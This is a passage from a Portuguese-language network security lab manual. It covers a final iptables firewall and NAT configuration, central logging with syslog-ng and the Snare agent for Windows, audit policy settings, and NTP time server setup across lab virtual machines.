


Figura 28: Teste DNAT do acesso Internet > WinServer

6) Revisão final da configuração do firewall *FWGW1-G*

Salve a configuração feita até aqui e reinicie o firewall com os comandos:

```
# hostname  
FWGW1-A  
  
# iptables-save > /etc/iptables/rules.v4  
# systemctl restart netfilter-persistent.service
```

Revise se todos os pontos abordados até aqui foram contemplados. Que outras regras interessantes poderiam ser incluídas na configuração desse firewall?

Abaixo, temos a configuração final sugerida para o firewall:

```
# Generated by iptables-save v1.4.21 on Sat Aug 25 15:29:46 2018
*filter
:INPUT DROP [119:32205]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [64:8400]
-A INPUT -i lo -j ACCEPT
-A INPUT -d 127.0.0.0/8 -i !lo -j REJECT --reject-with icmp-port-unreachable
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j
ACCEPT
-A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports
22,25,80,110,5432 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j
ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports
21,80,443,3389 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
-A FORWARD -s 172.16.1.0/24 -o eth0 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -o eth0 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i eth0 -p tcp -m multiport --dports 25,80,110 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i eth0 -p udp -m multiport --dports 53,123 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i eth0 -p tcp -m multiport --dports 21,443,80 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i eth0 -p udp -m multiport --dports 123 -j ACCEPT
COMMIT
# Completed on Sat Aug 25 15:29:46 2018
# Generated by iptables-save v1.4.21 on Sat Aug 25 15:29:46 2018
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [1:52]
-A PREROUTING -i eth0 -p tcp -m multiport --dports 25,80,110 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i eth0 -p udp -m multiport --dports 53,123 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i eth0 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination
172.16.1.20
-A PREROUTING -i eth0 -p tcp -m tcp --dport 8080 -j DNAT --to-destination
172.16.1.20:80
-A PREROUTING -i eth0 -p udp -m udp --dport 8123 -j DNAT --to-destination
172.16.1.20:123
-A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
-A POSTROUTING -s 172.16.1.0/24 -o eth0 -j MASQUERADE
COMMIT
# Completed on Sat Aug 25 15:29:46 2018
```

Sessão 6: Serviços básicos de segurança

1) Configuração do servidor de log remoto



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade iremos configurar um repositório de logs em um servidor da DMZ (*LinServer-G*), e enviar os logs dos demais servidores para esse concentrador. O objetivo desta atividade é fazer o aluno aplicar os conceitos de repositório de logs de uma rede e preparar o ambiente para os serviços seguintes, que serão configurados durante o curso.

1. Primeiro, vamos configurar o concentrador de logs. Acesse a máquina *LinServer-G* e instale o pacote **syslog-ng**.

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends syslog-ng
```

2. Observe que na última linha do arquivo **/etc/syslog-ng/syslog-ng.conf** são incluídos arquivos com a extensão **.conf** localizados no diretório **/etc/syslog-ng/conf.d**:

```
# tail -n1 /etc/syslog-ng/syslog-ng.conf  
@include "/etc/syslog-ng/conf.d/*.conf"
```

Aproveitando-se desse fato, crie um novo arquivo com a extensão apropriada nesse diretório e configure o recebimento de logs remotos. Faça com que o **syslog-ng** escute por conexões na porta 514/UDP, e envie os arquivos de log de uma dado *host* para o arquivo **/var/log/\$HOST.log**. Finalmente, reinicie o **syslog-ng**.

Abaixo, mostramos o conteúdo do arquivo **/etc/syslog-ng/conf.d/rserver.conf**, que cumpre os objetivos especificados:

```
source s_net { udp(); };  
destination d_rhost { file("/var/log/$HOST.log"); };  
log { source(s_net); destination(d_rhost); };
```

Depois, basta reiniciar o serviço:

```
# systemctl restart syslog-ng.service
```

3. Agora, na máquina *FWGW1-G*, instale o **syslog-ng** e configure-o como um cliente Syslog. Crie um arquivo de configuração na pasta **/etc/syslog-ng/conf.d** que envie todos os eventos de log locais

para a máquina *LinServer-G* na porta 514/UDP.

```
# hostname  
FWGW1-A  
  
# apt-get install --no-install-recommends syslog-ng
```

A seguir, temos o arquivo */etc/syslog-ng/conf.d/rclient.conf*, que envia os logs locais para o servidor remoto:

```
destination d_rserver { udp("172.16.1.10" port(514)); };  
log { source(s_src); destination(d_rserver); };
```

Finalmente, basta reiniciar o *syslog-ng*:

```
# systemctl restart syslog-ng.service
```

4. Usando o comando *logger*, teste seu ambiente.

Na máquina *FWGW1-G*, crie um evento de log qualquer usando o comando *logger*:

```
# hostname  
FWGW1-A  
  
# logger -p error Teste
```

Observando a máquina *LinServer-G*, perceba que foi criado um novo arquivo */var/log/172.16.1.1.log*. Verificando seu conteúdo, é possível constatar que, de fato, os logs remotos do host *FWGW1-G* estão sendo enviados para cá.

```
# hostname  
LinServer-A  
  
# tail -n1 /var/log/172.16.1.1.log  
Aug 26 06:49:30 172.16.1.1 aluno: Teste
```

5. Agora, vamos configurar a máquina *WinServer-G* para enviar registros de eventos para o concentrador Syslog. Faça login como usuário *Administrator* e abra o *Group Policy Editor* digitando *gpedit.msc* no menu *Start > Run....*

Na ferramenta, acesse a seção *Computer Configuration > Windows Settings > Security Settings > Local Policies > Audit Policy* e habilite os seguintes eventos como "Sucesso" e "Falha":

Tabela 10. Políticas de auditoria para o *WinServer-G*

Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	No auditing
Audit logon events	Success, Failure
Audit object access	Failure
Audit policy change	Success
Audit privilege use	Failure
Audit process tracking	No Auditing
Audit system events	Success, Failure

A tela ficaria, portanto, desta forma:




Figura 29: Tela de políticas de auditoria para o WinServer-G

- O próximo passo é instalar o Snare, que permitirá envio dos registros de eventos do Windows para um servidor Syslog remoto. Faça o download em <https://www.snaresolutions.com/products/snare-agents/open-source-agents/>; será necessário cadastrar seu nome/email para receber o link de download. Alternativamente, solicite o instalador ao instrutor.

Durante a instalação, responda todas as perguntas com as opções padrão, exceto:

Tabela 11. Opções de instalação do Snare

Opcão	Escolha
Snare Auditing	Yes
Service Account	Use System Account
Remote Control Interface	Enable Web Access (Password: rnipesr)

7. Após a instalação, abra o Snare. Clique em *Start* e digite "snare", escolhendo a opção **Snare for Windows (Open Source)**, como se segue:




Figura 30: Inicialização do Snare

Irá ser lançada uma janela do navegador. Informe o usuário **snare**, e senha **rnipesr**, como se segue:




Figura 31: Login no Snare

Clique em *Network Configuration* — informe o IP da máquina *LinServer-G* no campo *Destination Snare Server address*, e a porta 514 no campo *Destination Port*, como se segue. Em seguida, clique em *Change Configuration*.




Figura 32: Configurações do Snare

Em seguida, clique em *Apply the Latest Audit Configuration* e depois em *Reload Settings*.

8. Faça logoff/logon no *WinServer-G* para gerar registros de eventos. Em seguida, volte à máquina *LinServer-G* e verifique que os logs estão de fato sendo enviados.

```
# hostname
LinServer-A

# grep Logoff /var/log/172.16.1.20.log
Aug 26 07:10:25 172.16.1.20 WinServer-A MSWinEventLog 1      Security      50
dom ago 26 08:10:23 2018 4647    Microsoft-Windows-Security-Auditing
WINSERVER-A\Administrator      N/A      Success Audit      WinServer-A      Logoff
User initiated logoff:      Subject:      Security ID: S-1-5-21-1959434341-4039883546-
812769935-500 Account Name: Administrator Account Domain: WINSERVER-A Logon
ID: 0x16898 This event is generated when a logoff is initiated but the token
reference count is not zero and the logon session cannot be destroyed. No further
user-initiated activity can occur. This event can be interpreted as a logoff
event. 41
```

2) Configuração do servidor de hora



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade vamos configurar o serviço de sincronismo de relógio em um servidor da rede (*LinServer-G*) e configurar os demais *hosts* da rede para sincronizar com o relógio desse servidor.

1. Primeiro, vamos configurar o servidor de hora. Acesse a máquina *LinServer-G* e instale o pacote **ntp**.

```
# hostname  
LinServer-A
```

```
# apt-get install --no-install-recommends ntp
```

2. Edite o arquivo **/etc/ntp.conf** e substitua o conteúdo das linhas 21-24 (que começam com a palavra-chave **server**) pelas que se seguem. Comente ou remova as linhas originais.

```
# nano /etc/ntp.conf  
(...)
```

```
# grep '^server' /etc/ntp.conf  
server a.ntp.br iburst  
server b.ntp.br iburst  
server c.ntp.br iburst
```

3. Para sincronizar o relógio de forma imediata, pare o serviço do **ntp**, rode o comando **ntpd -gq** e em seguida inicie o *daemon*. Verifique se a hora está corrigida.

```
# systemctl stop ntp
```

```
# ntpd -gq  
ntpd: time slew +0.000090s
```

```
# date  
Mon Sep 3 19:36:26 EDT 2018
```

```
# systemctl start ntp
```

4. Cheque se o **ntp** está funcionando, e se está escutando por conexões de rede na porta esperada. A seguir, iremos configurar os clientes NTP.

```
# ntpq -c pe
      remote          refid      st t when poll reach   delay   offset   jitter
=====
* a.ntp.br        200.160.7.186    2 u    48   64    77   16.623  -0.352  0.229
  b.ntp.br        200.160.7.186    2 u    51   64    77   57.992  -1.086  0.239
  c.ntp.br        200.160.7.186    2 u    50   64    77   40.497  -2.432  0.281
```

```
# netstat -unlp | grep '^udp .*:123'
udp        0      0 172.16.1.10:123          0.0.0.0:*
11052/ntpd
udp        0      0 127.0.0.1:123          0.0.0.0:*
11052/ntpd
udp        0      0 0.0.0.0:123          0.0.0.0:*
11052/ntpd
```

5. Vamos configurar o cliente NTP Linux, na máquina *FWGW1-G*. Instale o pacote **ntp**; edite o arquivo **/etc/ntp.conf** para consultar o servidor de hora *LinServer-G*; pare o serviço **ntp**, sincronize a hora imediatamente e reinicie-o.

```
# hostname
FWGW1-A
```

```
# apt-get install --no-install-recommends ntp
```

```
# nano /etc/ntp.conf
(...)
```

```
# grep '^server' /etc/ntp.conf
server 172.16.1.10 iburst
```

```
# systemctl stop ntp
```

```
# ntpd -gq
ntp: time slew -0.000270s
```

```
# date
Mon Sep 3 19:44:04 EDT 2018
```

```
# systemctl start ntp
```

6. Finalmente, configure o cliente NTP na máquina *WinServer-G*. O Microsoft Windows possui uma forma simples de configurar o sincronismo de relógio com servidores de rede, desde de que não tenham o servidor de diretório *Microsoft Active Directory* como controlador de domínio, pois dessa forma o sincronismo é automático.

Para a configuração do sincronismo automático do *host* Windows com o servidor de hora da rede, clique no relógio da barra de tarefas, e em seguida em *Change date and time settings...*; logo depois, navegue até a aba *Internet Time*.




Figura 33: Aba Internet Time do relógio do Windows

Clique em *Change Settings...*, e informe o IP da máquina *LinServer-G* no campo *Server*. Em seguida, clique em *Update now* (se ocorrer um erro, clique uma segunda vez), e o relógio do sistema deverá ser atualizado.

